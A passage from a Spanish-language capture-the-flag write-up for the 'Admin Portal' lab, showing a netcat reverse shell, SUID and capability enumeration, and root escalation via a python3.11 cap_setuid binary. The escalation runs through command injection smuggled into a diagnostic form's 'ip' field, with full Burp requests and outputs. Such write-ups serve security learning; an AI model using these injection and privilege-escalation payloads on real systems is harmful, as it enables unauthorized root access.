(chifay@kali)-[~/Whoami-Labs/ADMIN PORTAL]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] 56134
www-data@adminportal:/var/www/html$
```

Ahora a buscar como escalar privilegios como root

Búsqueda de binarios SUID

```
www-data@adminportal:/var/www/html$ find / -perm -4000 -type f -ls 2>/dev/null
find / -perm -4000 -type f -ls 2>/dev/null
798600 64 -rwsr-xr-x 1 root root 62672 Dec 14 2025 /usr/bin/chfn
798743 68 -rwsr-xr-x 1 root root 68248 Dec 14 2025 /usr/bin/passwd
798795 72 -rwsr-xr-x 1 root root 72000 Nov 21 2024 /usr/bin/su
798669 88 -rwsr-xr-x 1 root root 88496 Dec 14 2025 /usr/bin/gpasswd
798819 36 -rwsr-xr-x 1 root root 35128 Nov 21 2024 /usr/bin/umount
798727 60 -rwsr-xr-x 1 root root 59704 Nov 21 2024 /usr/bin/mount
798607 52 -rwsr-xr-x 1 root root 52880 Dec 14 2025 /usr/bin/chsh
798732 48 -rwsr-xr-x 1 root root 48896 Dec 14 2025 /usr/bin/newgrp
www-data@adminportal:/var/www/html$
```

Todos son binarios del sistema, busquemos a ver si encontramos habilitado binarios con capabilities

```
www-data@adminportal:/var/www/html$ getcap -r / 2>/dev/null
getcap -r / 2>/dev/null
/usr/bin/python3.11 cap_setuid=ep
www-data@adminportal:/var/www/html$
```

cap_setuid=ep significa que Python tiene la capacidad de cambiar su UID (User ID), lo que permite ejecutar comandos como root

Al tratar de usar python3.11 se me quedó congelada la terminal y al volver a establecer la reverse shell me pasaba lo mismo por lo que cambiare de enfoque, seguiré ejecutando comandos desde la herramienta de diagnóstico que usamos anteriormente.

Vamos a buscar la bandera, miremos primero que hay en el directorio /root

```
Request
Pretty Raw Hex
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 12
9 Origin: http://172.17.0.2
10 Connection: keep-alive
11 Referer: http://172.17.0.2/admin.php
12 Cookie: SESSfb8a6402175bd59d18a885c9e379749a=62-h2NhZQlPC744nOCCDMLKAEyk0sEi_rpzUIPKDA; Drupal.toolbar.collapsed=0; has_js=1; PHPSESSID=9343jca0gehuqtedvtdsg4sm7b
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 ip=127.0.0.1;/usr/bin/python3.11 -c 'import os; os.setuid(0); os.system("ls -al /root")'
```

Diagnostic Results:

```
total 20
drwx----- 1 root root 4096 Aug 17 01:37 .
drwxr-xr-x 1 root root 4096 Aug 17 01:37 ..
-rw-r--r-- 1 root root 571 Apr 10 2021 .bashrc
-rw-r--r-- 1 root root 161 Jul 9 2019 .profile
-r----- 1 root root 30 Aug 17 01:37 root.txt
```

Veamos en contenido de root.txt

```
Request
Pretty Raw Hex
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 12
9 Origin: http://172.17.0.2
10 Connection: keep-alive
11 Referer: http://172.17.0.2/admin.php
12 Cookie: SESSfb8a6402175bd59d18a885c9e379749a=62-h2Nnz0lPC744oN0CCDMLKAEyk0sEi_rpzU1PKDA; Drupal.toolbar.collapsed=0; has_js=1; PHPSESSID=9343jca0gehuqtedvtdsg4sm7b
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 ip=127.0.0.1;/usr/bin/python3.11 -c 'import os; os.setuid(0); os.system("cat /root/root.txt")'
```

Diagnostic Results:

```
root{XXXXXXXXXX}
```

Hemos encontrado la bandera de root, vamos a verificarla

```
chifay@kali: ~/Whoami-Labs/ADMIN PORTAL
Session Actions Edit View Help
chifay@kali: ~/Whoami-Labs/ADMIN PORTAL x chifay@kali: ~/Whoami-Labs/ADMIN PORTAL chifay@kali: ~/Whoami-Labs/ADMIN PORTAL

[*] Iniciando laboratorio...

[v] Laboratorio desplegado correctamente.

LAB: Admin Portal
DIFICULTAD: ***** medio (3 puntos)

IP del laboratorio: 172.17.0.2

Ingresa la flag de User (formato user{...}): user{XXXXXXXXXX}
[+] Flag de usuario correcta. ¡Buen trabajo!

Ingresa la flag de Root (formato root{...}): root{XXXXXXXXXX}

¡Felicitaciones! Has comprometido Admin Portal a nivel Medio.

TIEMPO TOTAL: 01h 00m 36s
FECHA Y HORA: 2026-08-16 20:06:04 -0600

[*] Presiona Ctrl+C para eliminar el laboratorio
```